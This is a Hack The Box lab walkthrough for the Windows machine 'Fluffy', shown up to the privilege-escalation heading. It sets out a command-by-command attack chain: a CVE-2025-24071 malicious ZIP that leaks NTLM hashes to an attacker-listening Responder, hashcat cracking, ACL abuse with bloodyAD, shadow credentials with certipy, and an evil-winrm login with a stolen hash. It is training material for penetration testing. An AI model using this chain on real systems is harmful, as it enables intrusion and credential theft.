# Fluffy

16th September 2025

Prepared By: kavigihan

Machine Author(s): ruycr4ft & kavigihan

Difficulty: Easy

## Synopsis

`Fluffy` is an easy-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. By exploiting CVE-2025-24071, the credentials of another low-privileged user can be obtained. Further enumeration reveals the existence of ACLs over the `winrm_svc` and `ca_svc` accounts. `WinRM` can then be used to log in to the target using the `winrc_svc` account. Exploitation of an Active Directory Certificate service (`ESC16`) using the `ca_svc` account is required to obtain access to the `Administrator` account.

## Skills Required

- Basic Active Directory Domain enumeration
- Basic Active Directory Service enumeration

## Skills Learned

- Active Directory enumeration with Bloodhound
- Active Directory enumeration with Certipy
- Active Directory ACL and DACL abuse

# Enumeration

Let's start enumeration with an `nmap` scan.

```
$ ports=$(nmap --open 10.10.11.69| grep open| cut -d ' ' -f 1|cut -d '/' -f 1|paste -sd,);
nmap 10.10.11.69 -p $ports -sV -sC  -Pn --disable-arp-ping

<SNIP>

53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0

<SNIP>

88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-19
19:08:57Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn

<SNIP>

443/tcp  open  ssl/http      Microsoft IIS httpd 10.0

<SNIP>

445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-

<SNIP>

3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-
|_ssl-date: 2025-05-19T19:10:29+00:00; +14m37s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.fluffy.htb

<SNIP>

3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb0., Site: Default-First-Site-

<SNIP>

5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

We see SMB (on port `445`), LDAP (on port `389`), and Kerberos (on port `88`) are running. Hence, we can identify this as a Domain Controller. From the `nmap` scan results, we see that the domain name is `fluffy.htb`, and the Domain Controller's DNS name is `DC01.fluffy.htb`. So we should add that to our `/etc/hosts` file.

```
$ echo "10.10.11.69 fluffy.htb dc01.fluffy.htb"|sudo tee -a /etc/hosts
```

Using the provided credentials `j.fleischman:J0elTHEM4n1990!`, let's enumerate the SMB service.

```
$ crackmapexec smb 10.10.11.69 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares

<SNIP>

SMB         10.10.11.69   445    DC01             Share           Permissions     Remark
SMB         10.10.11.69   445    DC01             -----           -----------     ------

<SNIP>

SMB         10.10.11.69   445    DC01             IT              READ,WRITE

<SNIP>
```


An SMB share called `IT` is found with `READ` and `WRITE` permissions for the relevant user. Let's connect to the share and enumerate it further.

```
$ smbclient  '//10.10.11.69/IT' -U 'j.fleischman%J0elTHEM4n1990!'

Try "help" to get a list of possible commands.
smb: \> ls

<SNIP>

  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025
```

Upon connecting to the share, we see a PDF file called `Upgrade_Notice.pdf`. Let's download it for further investigation.

```
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (150.5
KiloBytes/sec) (average 150.5 KiloBytes/sec)
```

Viewing the downloaded file, we note that this is a notice made for the IT department to book a time slot for a system upgrade.




# FLUFFY

**Patch Announcement**: Mandatory Timeslot Booking for Critical Updates
**Audience**: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Further down the notice, there is a table with some recent vulnerabilities that were discovered. One of them is CVE-2025-24071, a Windows File Explorer Spoofing Vulnerability, which allows attackers to retrieve the NTLM hash of users upon extracting a ZIP file with a crafted `.library-ms` file, as explained here.



## Recent Vulnerabilities

| CVE ID | Severity |
|---|---|
| CVE-2025-24996 | Critical |
| CVE-2025-24071 | Critical |
| CVE-2025-46785 | High |
| CVE-2025-29968 | High |
| CVE-2025-21193 | Medium |
| CVE-2025-3445 | Low |

Since we have a writable SMB share, let's try to exploit this vulnerability.

First, a malicious ZIP archive should be created with the payload using the POC.

```
$ git clone https://github.com/0x6rss/CVE-2025-24071_PoC.git
$ cd CVE-2025-24071_PoC
$ python3 poc.py
Enter your file name: kavi
Enter IP (EX: 192.168.1.162): 10.10.14.74
completed
```

This will create an `exploit.zip` file, which should be uploaded to the writable SMB share.

```
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (0.7 kb/s) (average 0.7 kb/s)
smb: \> ls

  <SNIP>

  exploit.zip                         A      317  Mon May 19 15:34:02 2025

  <SNIP>
```

Now, the `responder` tool must be started to listen to any NTLM authentication requests.

```
$ sudo responder -I tun0

<SNIP>

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     :
p.agila::FLUFFY:208d2c2f1ea8dab7:EDA98E265A7A054A8EF2812F9FBB8FE6 ...<SNIP>...
7000000000000000000
```

After a few seconds, we receive an NTLM authentication request from the `p.agila` user. Let's save this hash to a file and pass it to `hashcat`.

```

$ cat hash
p.agila::FLUFFY:208d2c2f1ea8dab7:EDA98E265A7A054A8EF2812F9FBB8FE6 ...<SNIP>...
7000000000000000000
$ hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt

<SNIP>

P.AGILA::FLUFFY:208d2c2f1ea8dab7:eda98e265a7a054a8ef2812f9fbb8fe6:...<SNIP>...
000000000000:prometheusx-303
```

And `hashcat` successfully retrieved the clear-text password as `prometheusx-303`.

# Foothold


Using these credentials, the Active Directory environment should be enumerated with `Bloodhound`.

```
$ bloodhound-python -d fluffy.htb  -u 'p.agila' -p 'prometheusx-303' -dc 'dc01.fluffy.htb'
 -c all -ns 10.10.11.69

<SNIP>

INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 39S
```


Locally, we should start the `neo4j` service and then upload the data to `Bloodhound`.

```
$ sudo neo4j console
```

Let's search for the `p.agila` in the `Bloodhound` search bar and mark that user as owned since we have credentials for that user.



To view this user's object controls, we navigate to `Node Info -> Outbound Object Control -> Transitive Object Control`.



EXECUTION RIGHTS


| | |
|---|---|
| First Degree RDP Privileges | 0 |
| Group Delegated RDP Privileges | 0 |
| First Degree DCOM Privileges | 0 |
| Group Delegated DCOM Privileges | 0 |
| SQL Admin Rights | 0 |
| Constrained Delegation Privileges | 0 |

OUTBOUND OBJECT CONTROL

| | |
|---|---|
| First Degree Object Control | 0 |
| Group Delegated Object Control | 1 |
| Transitive Object Control | 15 |

INBOUND CONTROL RIGHTS


| | |
|---|---|
| Explicit Object Controllers | 6 |
| Unrolled Object Controllers | 3 |
| Transitive Object Controllers | ▶ |


GenericAll
GenericWrite
SERVICE ACCOUNT MANAGERS@FLUFFY.HTB
3
SERVICE ACCOUNTS@FLUFFY.HTB
CA_SVC@FLUFFY.HTB
MemberOf
MemberOf
CERT PUBLISHERS@FLUFFY.HTB
P.AGILA@FLUFFY.HTB

From this output, there are a couple of things to note.

1. The `p.agila` user is a part of the `service account managers` group, which has the `GenericAll` ACL over the `service accounts` group.
2. The `service accounts` group has a `GenericWrite` ACL over the `ca_svc` user, which is part of the `cert publishers` group.

Enumerating the `service accounts` further (following the above method to view the `Transitive Object Control`) reveals that this group has `GenericWrite` over not only `ca_svc` but two other accounts, `winrm_svc` and `ldap_svc`.



It should also be noted that the `winrm_svc` user is a part of the `Remote Management Users`, which allows connecting to the target using `WinRM`.

To exploit this, the following attack path has to be used.

- First, the `GenericAll` ACL should be used to add ourselves (`p.agila`) to the `service accounts` group.

For this, let's use `bloodyAD`.

```
$ bloodyAD -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb --host 10.10.11.69 add
groupMember 'service accounts' p.agila
[+] p.agila added to service accounts
```

- Then, as a member of the `service accounts` group, the `GenericWrite` ACL should be used to add shadow credentials to the `winrm_svc` and `ca_svc` users to retrieve their `RC4` password hash.

For this, we can use `certipy`.

```
$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account
ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'

<SNIP>

[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
```

```
$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account
winrm_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'

<SNIP>

[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

> If the `KRB_AP_ERR_SKEW` error occurs, sync your time with the target Domain Controller with `sudo ntpdate dc01.fluffy.htb`

With the `RC4` hash of the `winrm_svc` user, the target should be accessible via `WinRM`. Therefore, let's use `evil-winrm` to get an interactive shell.

```
$ evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb

<SNIP>

*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
```

The user flag should be found at `C:\Users\winrm_svc\Desktop\user.txt`

# Privilege Escalation

